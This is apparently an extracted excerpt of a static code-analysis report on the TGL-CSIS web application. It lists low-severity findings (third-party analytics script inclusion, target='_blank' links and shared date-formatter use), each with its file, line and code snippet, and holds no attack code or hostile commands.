	來源		目的地
檔案	TGL-	-CSIS-	TGL-CSIS-



	Web/src/main/webapp/password/GetPas sword.xhtml	Web/src/main/webapp/password/GetPas sword.xhtml
行	27	27
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-</pre>

1"></script>

27. <script src="https://www.googletagmanager.com/gtag/js?id=UA-

116871856-1"></script>

Client Remote File Inclusion\路徑 10:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=52

結果評論

新的 狀態

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml
行	32	32
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-</pre> 1"></script>

<script src="https://www.googletagmanager.com/gtag/js?id=UA-</pre>

116871856-1"></script>

Client Remote File Inclusion\路徑 11:

嚴重程度: 低風險 結果狀態:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=53

結果評論



	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/password/Result. xhtml	TGL-CSIS- Web/src/main/webapp/password/Result. xhtml
行	26	26
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

檔案名稱 方法 $TGL\text{-}CSIS\text{-}Web/src/main/webapp/password/Result.xhtml}$

<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-</pre>

1"></script>

.... 26. <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

Unsafe Use Of Target blank

查詢路徑:

JavaScript\Cx\JavaScript Low Visibility\Unsafe Use Of Target blank 版本:2

類別

FISMA 2014: System And Information Integrity

NIST SP 800-53: SI-10 Information Input Validation (P1)

描述

Unsafe Use Of Target blank\路徑 1:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=133

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/eDDA/Agreement Pdf.xhtml	TGL-CSIS- Web/src/main/webapp/eDDA/Agreement Pdf.xhtml
行	43	43
物件	рор	рор

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/eDDA/AgreementPdf.xhtml

方法 function back() {

43. pop = window.open('https://www.transglobe.com.tw/');



Unsafe Use Of Target blank\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=134

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA01.xh tml	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA01.xh tml
行	138	138
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">	7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/eDDA/eDDA01.xhtml

方法 <a class="btn-link" target="_blank"

138.

link" target="_blank"

<a class="btn-

Unsafe Use Of Target blank\路徑 3:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=135

結果評論

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA02.xh tml	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA02.xh tml
行	362	362
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9



0%83%E4%BA%BA%E5%A3%BD& 0%83%E4%BA%BA%E5%A3%BD&

t=m&z=16">

t=m&z=16">

代碼片斷

TGL-CSIS-Web/src/main/webapp/eDDA/eDDA02.xhtml 檔案名稱

方法 <a class="btn-link" target="_blank"

362.

link" target="_blank"

<a class="btn-

Unsafe Use Of Target blank\路徑 4:

低風險 嚴重程度: 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=136

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA03.xh tml	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA03.xh tml
行	166	166
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%B5%A3%BD& t=m&z=16">	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%BA%E5%A3%BD& t=m&z=16">

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/eDDA/eDDA03.xhtml

方法 <a class="btn-link" target="_blank"

166.

link" target=" blank"

<a class="btn-

Unsafe Use Of Target blank\路徑 5:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=137

結果評論



	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml
行	332	332
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%BA%E5%A3%BD& t=m&z=16">	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">

代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml

<a class="btn-link" target="_blank"

href="https://www.google.com/maps?q=%E5%8F%B0%E5%8C%97%E5%B8%82%E4%BF%A1%E7%BE%A9%E5%8D%80%E5%B8%82%E6%B0%91%E5%A4%A7%E9%81%93%E5%85%AD%E6%AE%B5288%E8%99%9F16%E6%A8%93%20%E5%85%A8%E7%90%83%E4%BA%BA%E5%A3%BD&t=m&z=16">地圖

332.

link" target=" blank"

<a class="btn-

href="https://www.google.com/maps?q=%E5%8F%B0%E5%8C%97%E5%B8%82%E4%BF%A1%E7%BE%A9%E5%8D%80%E5%B8%82%E6%B0%91%E5%A4%A7%E9%81%93%E5%85%AD%E6%AE%B5288%E8%99%9F16%E6%A8%93%20%E5%85%A8%E7%90%83%E4%BA%BA%E5%A3%BD&t=m&z=16">地圖

Unsafe Use Of Target blank\路徑 6:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=138

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerPayment.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerPayment.xhtml
行	31	31
物件	tw/etwmain" style="color:blue" target="_blank" >	tw/etwmain" style="color:blue" target="_blank" >

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml



<a href="http://www.ntbna.gov.tw/etwmain" style="color:blue" target="_blank" 方法

>國稅局

31. <a href="http://www.ntbna.gov.tw/etwmain"</pre> style="color:blue" target=" blank" >國稅局

Unsafe Use Of Target blank\路徑 7:

低風險 嚴重程度: 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=139

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerPayment.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerPayment.xhtml
行	60	60
物件	<pre>tw/transglobe-web/nat/service-contact" style="color:blue" target="_blank" ></pre>	<pre>tw/transglobe-web/nat/service-contact" style="color:blue" target="_blank" ></pre>

代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml 聯絡我們

<a href="http://www.transglobe.com.tw/transglobe-</pre> 60. web/nat/service-contact" style="color:blue" target=" blank" >聯絡我們

Unsafe Use Of Target blank\路徑 8:

低風險 嚴重程度: 結果狀態: 校驗

http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid 線上結果

=10681&pathid=140

結果評論

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ PolicyDetail/PolicyDetail11.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ PolicyDetail/PolicyDetail11.xhtml
行	683	683
物件	tw" style="color:blue;" target="_blank">	tw" style="color:blue;" target=" blank">



方法

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail11.xhtml

<a href="http://www.transglobe.com.tw" style="color:blue;"

target="_blank">http://www.transglobe.com.tw

Unsafe Use Of Target blank\路徑 9:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=141

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainSouth.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainSouth.xhtml
行	22	22
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%BA%E5%A3%BD& t=m&z=16">	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">

代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/Templates/MainSouth.xhtml

<a class="btn-link" target="_blank"

href="https://www.google.com/maps?q=%E5%8F%B0%E5%8C%97%E5%B8%82%E4%BF%A1%E7%BE%A9%E5%8D%80%E5%B8%82%E6%B0%91%E5%A4%A7%E9%81%93%E5%85%AD%E6%AE%B5288%E8%99%9F16%E6%A8%93%20%E5%85%A8%E7%90%83%E4%BA%BA%E5%A3%BD&t=m&z=16">地圖

22.

target=" blank"

<a class="btn-link"

href="https://www.google.com/maps?q=%E5%8F%B0%E5%8C%97%E5%B8%82%E4%BF%A1%E7%BE%A9%E5%8D%80%E5%B8%82%E6%B0%91%E5%A4%A7%E9%81%93%E5%85%AD%E6%AE%B5288%E8%99%9F16%E6%A8%93%20%E5%85%A8%E7%90%83%E4%BA%BA%E5%A3%BD&t=m&a

mp;z=16">地圖

Unsafe Use Of Target blank\路徑 10:

嚴重程度: 低風險



結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=142

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml
行	124	124
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">

代碼片斷機客夕孫

檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml 方法 <a class="btn-link" target="_blank"

124.

<a class="btn-link" target="_blank"</pre>

Unsafe Use Of Target blank\路徑 11:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=143

結果評論

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml
行	167	167
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">



檔案名稱 TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml

方法 <a class="btn-link" target="_blank"

167.
link" target="_blank"

<a class="btn-

Race Condition Format Flaw

查詢路徑:

Java\Cx\Java Low Visibility\Race Condition Format Flaw 版本:2

類別

FISMA 2014: System And Information Integrity NIST SP 800-53: AC-3 Access Enforcement (P1)

描述

Race Condition Format Flaw\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=57

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ edda/EDDAMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ edda/EDDAMgBn.java
行	174	174
物件	format	format

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/edda/EDDAMgBn.java public void checkData() {

1 7 4

174. String appedDate = cNOsdf.format(systemDate);//

將年月日時分毫秒 轉字串

Race Condition Format Flaw\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=58

結果評論

狀態新的

來源



檔案TGL-CSIS-
Web/src/main/java/com/tgl/csis/web/ui/
edda/EDDAMgBn.javaTGL-CSIS-
Web/src/main/java/com/tgl/csis/web/ui/
edda/EDDAMgBn.java行270270物件formatformat

代碼片斷 檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/edda/EDDAMgBn.java public void checkData() {

270. String iv = macsdf.format(systemDate);//

準備日期給壓碼(當下的年月日 yyyyMMdd)

Race Condition Format Flaw\路徑 3:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=59

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ edda/EDDAMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ edda/EDDAMgBn.java
行	278	278
物件	format	format

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/edda/EDDAMgBn.java public void checkData() {

070

278. String aDate = ToEddaSdf.format(systemDate);

Race Condition Format Flaw\路徑 4:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=60

結果評論

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/



	main/ownerarea/OwnerECServiceOpenM gBn.java	main/ownerarea/OwnerECServiceOpenM gBn.java
行	291	291
物件	format	format

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerECServiceOpenM

gBn.java

方法 public void openEc() throws ParametersException, BizzException {

requestMap.put("birthDate", new
SimpleDateFormat("yyyy-MM-dd").format(birthDay));

Race Condition Format Flaw\路徑 5:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=61

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ register/OwnerRegisterFlowMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ register/OwnerRegisterFlowMgBn.java
行	512	512
物件	format	format

代碼片斷

方法

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java

public void toSave(){

....
512. requestMap.put("birthDate",
new SimpleDateFormat("yyyy-MMdd").format(sysUserApplydetail.getApplyPolicyBirthday()));

Race Condition Format Flaw\路徑 6:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=62

結果評論



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/validator/PosItem09Va lidator.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/validator/PosItem09Va lidator.java
行	98	98
物件	format	format

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Va

lidator.java

方法 public void validate(FacesContext context, UIComponent component, Object

value) throws ValidatorException {

98.

MsgUtils.showValidatorMsg(String.format("贖回保單帳戶價值:轉出金額至少

%s元,請重新輸入", formatter.format(fundSwitchFee)), "");

Race Condition Format Flaw\路徑 7:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=63

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/validator/PosItem09Va lidator.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/validator/PosItem09Va lidator.java
行	522	522
物件	format	format

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Va

lidator.java

方法 private void checkFundSwitchFee(String masterProductCode, BigDecimal

policyValue, BigDecimal totalSwitchOutAmount, BigDecimal fundSwitchFee,

boolean flagAllFundFull) {

522.

MsgUtils.showValidatorMsg(String.format("贖回保單帳戶價值:轉出金額至少

%s元, 請重新輸入", formatter.format(policyValue.intValue())), "");



Race Condition Format Flaw\路徑 8:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=64

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/validator/PosItem09Va lidator.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/validator/PosItem09Va lidator.java
行	524	524
物件	format	format

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Va

lidator.java

方法 private void checkFundSwitchFee(String masterProductCode, BigDecimal

policyValue, BigDecimal totalSwitchOutAmount, BigDecimal fundSwitchFee,

boolean flagAllFundFull) {

524.

MsgUtils.showValidatorMsg(String.format("贖回保單帳戶價值:轉出金額至少

%s元, 請重新輸入", formatter.format(fundSwitchFee.intValue())), "");

Race Condition Format Flaw\路徑 9:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=65

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/validator/PosItem09Va lidator.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/validator/PosItem09Va lidator.java
行	528	528
物件	format	format

代碼片斷



檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Va

lidator.java

方法 private void checkFundSwitchFee(String masterProductCode, BigDecimal

policyValue, BigDecimal totalSwitchOutAmount, BigDecimal fundSwitchFee,

boolean flagAllFundFull) {

528.

MsgUtils.showValidatorMsg(String.format("贖回保單帳戶價值:轉出金額至少

%s元, 請重新輸入", formatter.format(fundSwitchFee.intValue())), "");

Race Condition Format Flaw\路徑 10:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=66

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co mmon/validator/RequiredCheckboxValida tor.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co mmon/validator/RequiredCheckboxValida tor.java
行	30	30
物件	format	format

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/common/validator/RequiredCheckboxValida

tor.iava

方法 public void validate(FacesContext context, UIComponent component, Object

value)

30. requiredMessage =

MessageFormat.format(UIInput.REQUIRED MESSAGE ID, label);

Unsafe Use Of Target blank

查詢路徑:

Typescript\Cx\Typescript Low Visibility\Unsafe Use Of Target blank 版本:1

<u>描述</u>

Unsafe Use Of Target blank\路徑 1:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=145

結果評論



	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA01.xh tml	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA01.xh tml
行	138	138
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%BA%E5%A3%BD& t=m&z=16">

代碼片斷 檔案名稱

TGL-CSIS-Web/src/main/webapp/eDDA/eDDA01.xhtml

方法 <a class="btn-link" target="_blank"

138.

link" target=" blank"

<a class="btn-

Unsafe Use Of Target blank\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=146

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA02.xh tml	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA02.xh tml
行	362	362
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/eDDA/eDDA02.xhtml

方法 <a class="btn-link" target="_blank"



....
362.
link" target="_blank"

<a class="btn-

Unsafe Use Of Target blank\路徑 3:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=147

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA03.xh tml	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA03.xh tml
行	166	166
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%B5%A3%BD& t=m&z=16">	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/eDDA/eDDA03.xhtml

<a class="btn-link" target="_blank"

....

166.

link" target=" blank"

<a class="btn-

Unsafe Use Of Target blank\路徑 4:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=148

結果評論

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml
行	332	332



物件

com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 t=m&z=16">

com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">

代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml

<a class="btn-link" target=" blank"

href="https://www.google.com/maps?q=%E5%8F%B0%E5%8C%97%E5%B8% 82%E4%BF%A1%E7%BE%A9%E5%8D%80%E5%B8%82%E6%B0%91%E5%A 4%A7%E9%81%93%E5%85%AD%E6%AE%B5288%E8%99%9F16%E6%A8%9 3%20%E5%85%A8%E7%90%83%E4%BA%BA%E5%A3%BD&t=m&z =16">地圖

332.

link" target=" blank"

<a class="btn-

